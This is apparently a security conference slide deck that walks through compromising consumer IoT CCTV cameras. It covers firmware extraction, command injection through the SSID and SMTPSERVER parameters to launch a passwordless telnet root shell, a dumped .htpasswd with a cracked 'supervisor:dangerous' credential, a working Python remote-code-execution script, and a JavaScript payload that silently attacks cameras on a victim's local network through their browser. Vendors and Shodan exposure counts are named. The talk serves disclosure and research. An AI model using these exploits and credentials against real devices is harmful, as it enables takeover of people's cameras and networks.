



KALWEIT ITS

Are you sure - you are alone?
Pwning IoT-CCTV devices!

#TODO

- 1) \$(whoami)
- 2) IoT-CCTV & Security
- 3) The device
 - 3.1 Research
 - 3.2 Exploitation
- 4) Impact



1.) \$(whoami)

- Started to learn web/appsec with 14
- Bug bounty hunter
- IT Security Consultant & Head of Offensive Security Department @Kalweit ITS GmbH



2.) IoT-CCTV & Security

Security / #CyberSecurity

OCT 23, 2017 @ 10:20 AM 6,014

2 Free Issues of Forbes

A Massive Number Of IoT Cameras Are Hackable -- And Now The Next Web Crisis Looms

21 Hacked Cameras, DVRs Powered Today's OCT 16 Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.



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3.) The device

- Dual lens technology: day and night view
- Two-way voice communication with internal speaker
- Motion/Temp sensor
- Dropbox support
- WiFi/Ethernet
- iOS/Android app



3.1) Research

- Enumeration!

Nmap it, look at it as an user, check out the manual, look for the firmware and binwalk it!

- Results: basic access authentication is used, weak default credentials, no input validation, no CSRF protection



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Firmware

- Get access to the file system by detecting & extracting compressed data

```
opsec@opsec-t:~/Dokumente/Talks/Troopers/EM6250HD_FW_030708$ binwalk firmware
```

DECIMAL	HEXADECIMAL	DESCRIPTION
103712	0x19520	gzip compressed data, maximum compression, from Unix, last modified: 2015-11-25 13:01:55
8182109	0x7CD95D	Certificate in DER format (x509 v3), header length: 4, sequence length: 3
8234748	0x7DA6FC	Linux kernel version "2.6.28 (root@localhost.localdomain) (gcc version 4.4.0 (Faraday C/C++ Compiler Release 20100325)) #10321 PREEMPT Wed Nov 25 21:"
8250408	0x7DE428	gzip compressed data, maximum compression, from Unix, last modified: 2015-11-25 12:12:27
8344460	0x7F538C	CRC32 polynomial table, little endian
8849067	0x8706AB	Unix path: /proc/fs/cifs/SecurityFlags
8849602	0x8708C2	Unix path: /proc/fs/cifs/SecurityFlags.
8857984	0x872980	Unix path: /proc/fs/cifs/LookupCacheEnabled to 0
8936012	0x885A4C	Unix path: /mru/rcvseq/sendseq/lms debug reorderto
8938752	0x886500	Copyright string: "copyright 1989 Regents of the University of California."
9009351	0x8978C7	Unix path: /S70/S75/505V/F505/F707/F717/P8




- Use binwalk to find interesting sections, dd to split them to separate files and gzip/gunzip to extract them
- binwalk -e does the same but it's unreliable sometimes

```
binwalk EM6250HD-cloud-030708-n.f
```

```
dd if=firmware bs=1 skip=103712 count=8182109  
of=firmware1.gz
```



- Look for juicy files, e.g.:
find / | grep pass
cat /etc/shadow
- Check installed software
- Remember the basic access
authentication? There needs to be
a .htpasswd somewhere...



- No luck... :-(the .htpasswd seems to be created later ...

```
opsec@opsec-t:~/Dokumente/Talks/Troopers/EM6250HD_FW_030708$ find filesystem/ | grep pass
filesystem/web/html/cgi-bin/passwd.cgi
filesystem/etc/passwd
filesystem/bin/htpasswd
```

- Let's #tryharder and build a wordlist for later use:
strings filesystem/web/html/cgi-bin/passwd.cgi
strings filesystem/bin/htpasswd



- A shell would be nice...

It's IoT, always check for command injections!

```
`/bin/busybox reboot`
```

- Vulnerable endpoints:

/cgi-bin/wlanset.cgi - SSID parameter

/cgi-bin/smtpset.cgi – SMTPSERVER parameter



- `/bin/busybox telnetd` is all what's needed
→ telnet server is configured passwordless

```
opsec@opsec-t:~$ nc 192.168.8.177 23
A320D login: root
root
login: can't chdir to home directory '/root'
Welcome to

F A R A D A Y

For further information check:
http://www.faraday.com/

[root@A320D]# cat /web/html/.htpasswd
cat /web/html/.htpasswd
admin:wFH/.jL2WZAV2
supervisor:wFphzUXmWkphk
[root@A320D]#
```



- Cracking the hash using our wordlist:
→ supervisor:dangerous

```
#!/usr/bin/python
import requests
import time

print "Unauthenticated Remote Code Execution"

url = 'http://192.168.2.108/cgi-bin/smtpset.cgi' # Adjust IP address
payload = {'UseUserDefined': '1', 'SMTPSERVER': '/bin/busybox
telnetd', 'SMTPPORT': '25', 'SMTPNAME': '', 'SMTPPASSWD': '', 'SMTPTEST': 'SMTP+server+test'}
headers = { "Authorization": "Basic c3VwZXJ2aXNvcjpkYW5nZXJvdQ==", "Content-type": "application/x-www-form-urlencoded"}

r = requests.post(url, data=payload, headers=headers)
time.sleep(5)

print "\nTry to connect to your target via telnet and use the user name root."|
```




3.2) Exploitation

- Directly (e.g. port forwarding)
 - Shodan results unreliable
 - Not enough targets :-D
- Indirectly
 - Through a browser?
 - JavaScript?

TOTAL RESULTS

116,222

TOP COUNTRIES



Taiwan	87,496
Italy	4,710
Malaysia	2,825
Viet Nam	2,689
Brazil	2,081

TOP ORGANIZATIONS

HiNet	70,027
TM Net	2,406
Taiwan Fixed Network	2,300
kbro CO.	2,182
Hoshin Multimedia Center	1,370

TOP OPERATING SYSTEMS

Linux 2.6.x	475
Linux 3.x	58
Linux 2.4.x	18

Directly



Indirectly

- Embedded credentials
(http://admin:admin@device/) should be dead...but are they?



- JS-Recon to find online hosts & open ports
<http://www.andlabs.org/tools/jsrecon/jsrecon.html>
- Image based fingerprinting to detect the device
- Auto-submit a form containing our payload once a device is found

```
function callback(status,host) {  
    if(status){  
        console.log("CCTV found!" + host);  
  
        document.getElementById("landing").innerHTML="<form action='http://supervisor:dangerous@" + host + "/cgi-bin/  
wlanet.cgi' method='POST'><input type='hidden' name='WiFiEnable' value='1'><input type='hidden' name='SSID' value='`/  
bin/busybox telnetd`'><input type='hidden' name='SECUNONE' value='1'><input type='hidden' name='WIFITEST' value='WiFi  
+test'><input type='submit' id='exploit' style='display: none;'></form>";  
        document.getElementById("exploit").click();  
    }  
};
```





- Disadvantages:
 - It takes time to scan the whole subnet
 - You need JavaScript + Windows
- Advantages:
 - You significantly increase the amount of reachable targets
 - It's easy to build exploit & fingerprinting modules



4.) Impact

- Affected vendors: Eminent,
Lorex, StarVedia, Kraun,
Edimax and possibly a lot more
- Patches?



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Ressources

- OWASP – IoT Firmware Analysis:

https://www.owasp.org/index.php/IoT_Firmware_Analysis

- OWASP – Testing for Command Injections:

[https://www.owasp.org/index.php/Testing_for_Command_Injection_\(OTG-INPVAL-013\)](https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013))

- PoCs & blog article:

<https://s3cur3.it/blog/8>

- Binwalk – Quick Start Guide:

<https://github.com/ReFirmLabs/binwalk/wiki/Quick-Start-Guide>



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Blog (private): <https://s3cur3.it/blog/>

Stay safe! :-)

